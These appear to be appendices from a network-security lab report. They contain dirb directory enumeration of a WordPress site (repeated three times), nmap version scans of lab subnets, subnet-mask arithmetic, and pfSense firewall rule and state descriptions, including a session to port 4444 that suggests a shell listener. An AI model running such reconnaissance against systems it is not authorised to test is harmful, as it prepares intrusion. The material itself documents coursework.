+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
    (Try using FineTunning: '-f')

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)
```



```
---- Entering directory: http://172.16.221.237/javascript/jquery/ ----
+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
    (Try using FineTunning: '-f')

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)
```

```
---- Entering directory: http://172.16.221.237/javascript/jquery/ ----
+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
    (Try using FineTunning: '-f')

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
⇒ DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)
```


Appendix B – Nmap scan

```
root@kali:~# nmap -sV 172.16.221.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:23 EST
Nmap scan report for 172.16.221.16
Host is up (0.00013s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.00036s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.2.22 ((Ubuntu))
443/tcp   open  ssl/http     Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 77.39 seconds

root@kali:~# nmap -sV 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:25 EST
Nmap scan report for 192.168.0.33
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd 1.14.0 or later
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.00066s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.37 seconds

root@kali:~# nmap -sV -sS --osscan-guess -O 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-21 10:32 EDT
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.43 seconds
root@kali:~# █

root@kali:~# nmap -sV -sS --osscan-guess -O 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-21 10:33 EDT
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.57 seconds
root@kali:~# █

root@kali:~# nmap -sV 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:41 EST
Nmap scan report for 192.168.0.129
Host is up (0.00063s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0010s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 33.35 seconds
```

```
root@kali:~# nmap -sV 192.168.0.192/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:42 EST
Nmap scan report for 192.168.0.193
Host is up (0.00016s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
MAC Address: 00:50:56:99:6C:E2 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.210
Host is up (0.00022s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind      2-4 (RPC #100000)
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
MAC Address: 00:0C:29:AA:6E:93 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.0000020s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.1p1 Debian 1 (protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (3 hosts up) scanned in 56.33 seconds
```

```
root@kali:~# nmap -sV 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:43 EST
Nmap scan report for 192.168.0.225
Host is up (0.00022s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.226
Host is up (0.00040s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 32.87 seconds
```

```
root@kali:~# nmap -sV 192.168.0.228/30
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:45 EST
Nmap scan report for 192.168.0.229
Host is up (0.00052s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.00080s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 32.77 seconds
```



```

root@kali:~# nmap -sV 192.168.0.232/30
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:46 EST
Nmap scan report for 192.168.0.233
Host is up (0.0015s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.234
Host is up (0.0018s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain  (generic dns response: REFUSED)
80/tcp    open  http    nginx
2601/tcp  open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp  open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80XI=7KD=11/20XTime=691F6221KP=x86_64-pc-linux-gnuXr(DNS
SF:VersionBindReqTCP,E,"0x0c0x06x81x050x000x000x000")Xr(DNSStatus
SF:RequestTCP,E,"0x0c0x0x90x050x000x000x000x000");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 44.37 seconds

root@kali:~# nmap -sV 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:48 EST
Nmap scan report for 192.168.0.241
Host is up (0.0021s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain  (generic dns response: REFUSED)
80/tcp    open  http    nginx
2601/tcp  open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp  open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80XI=7KD=11/20XTime=691F62A7KP=x86_64-pc-linux-gnuXr(DNS
SF:VersionBindReqTCP,E,"0x0c0x06x81x050x000x000x000")Xr(DNSStatus
SF:RequestTCP,E,"0x0c0x0x90x050x000x000x000x000");

Nmap scan report for 192.168.0.242
Host is up (0.0023s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Unix))
111/tcp   open  rpcbind  2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 40.63 seconds

```

Nmap scans on the subnets that returned no results after the edited firewall configuration

```

root@kali:~# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:37 EST
Nmap scan report for 192.168.0.65
Host is up (0.0017s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66
Host is up (0.0018s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 58.25 seconds

root@kali:~# nmap -sV 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-20 13:39 EST
Nmap scan report for 192.168.0.97
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  VyOS telnetd
80/tcp    open  http    lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.98
Host is up (0.0029s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE VERSION
53/tcp    open  domain  (generic dns response: REFUSED)
80/tcp    open  http    nginx
2601/tcp  open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp  open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp  open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80XI=7KD=11/20XTime=691F607BP=x86_64-pc-linux-gnuXr(DNS
SF:VersionBindReqTCP,E,"0x0c0x06x81x050x000x000x000x000")Xr(DNSStatus
SF:RequestTCP,E,"0x0c0x0x90x050x000x000x000x000");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 45.23 seconds

```

Appendix C – Subnet Calculations

Subnet mask: 255.255.255.0 or /24

In binary: 00000000

Flip the bits to get wildcard mask:

11111111

Convert to decimal and subtract broadcast address

$255 - 1 = 254$

254 useable hosts

Subnet mask: 255.255.255.224 or /27

In binary: 11100000

Flip the bits to get the wildcard mask:

00011111

Convert to decimal and subtract the broadcast address:

$31 - 1 = 30$

30 useable hosts

Subnet mask: 255.255.255.252 or /30

In binary: 11111100

Flip the bits to get the wildcard mask:

00000011

Convert to decimal and subtract the broadcast address:

$3 - 1 = 2$

2 useable hosts

Appendix D – Firewall configuration

The screenshot displays the pfSense web interface. The top navigation bar includes links for System, Interfaces, Firewall, Services, VPN, Status, Diagnostics, and Help. The main content area is divided into two panels. The left panel, titled 'System Information', provides details about the pfSense instance, including its name (pfSense.localdomain), serial number, BIOS version, and hardware specifications. The right panel, titled 'Interfaces', lists the configured interfaces: WAN, LAN, and DMZ, each with its IP address and status. Below these panels, the 'Diagnostics / States / States' section is active. It features a 'State Filter' with a dropdown menu set to 'all' and a text input field containing 'tcp'. A 'Filter' button is located below the input field. The 'States' table below shows two active connections: one on the DMZ interface and one on the WAN interface, both using TCP and showing established connections to 192.168.0.200:4444.

Interface	Protocol	Source (Original Source) -> Destination (Original Destination)	State	Packets	Bytes
DMZ	tcp	192.168.0.242:50420 -> 192.168.0.200:4444	ESTABLISHED:ESTABLISHED	1.317 K / 932	1.17 MiB / 1.01 MiB
WAN	tcp	192.168.0.234:7474 (192.168.0.242:50420) -> 192.168.0.200:4444	ESTABLISHED:ESTABLISHED	1.317 K / 932	1.17 MiB / 1.01 MiB

States						
Interface	Protocol	Source (Original Source) -> Destination (Original Destination)		State	Packets	Bytes
WAN	icmp	192.168.0.234:9088 -> 192.168.0.233:9088		0:0	17.815 K / 17.75 K	487 KiB / 485 KiB

Firewall / Rules / WAN

The settings have been applied. The firewall rules are now reloading in the background.
[Monitor the reload progress.](#)

Floating WAN LAN DMZ

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓ 0 / 23.45 MiB	IPv4 *	*	*	192.168.0.242	*	*	none			Anchor Edit Copy Delete
☐	✓ 0 / 628 B	IPv4 OSPF	*	*	*	*	*	none			Anchor Edit Copy Delete
☐	✓ 0 / 0 B	IPv4 ICMP any	*	*	*	*	*	none			Anchor Edit Copy Delete

[↑ Add](#) [↓ Add](#) [Delete](#) [Save](#) [+ Separator](#)

Firewall / Rules / WAN

The settings have been applied. The firewall rules are now reloading in the background.
[Monitor the reload progress.](#)

Floating WAN LAN DMZ

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓ 0 / 23.45 MiB	IPv4 *	*	*	192.168.0.242	*	*	none			Anchor Edit Copy Delete
☐	✓ 0 / 628 B	IPv4 OSPF	*	*	*	*	*	none			Anchor Edit Copy Delete
☐	✓ 0 / 672 B	IPv4 ICMP any	*	*	*	*	*	none			Anchor Edit Copy Delete
☐	✓ 0 / 0 B	IPv4 TCP/UDP	*	*	*	*	*	none			Anchor Edit Copy Delete

[↑ Add](#) [↓ Add](#) [Delete](#) [Save](#) [+ Separator](#)

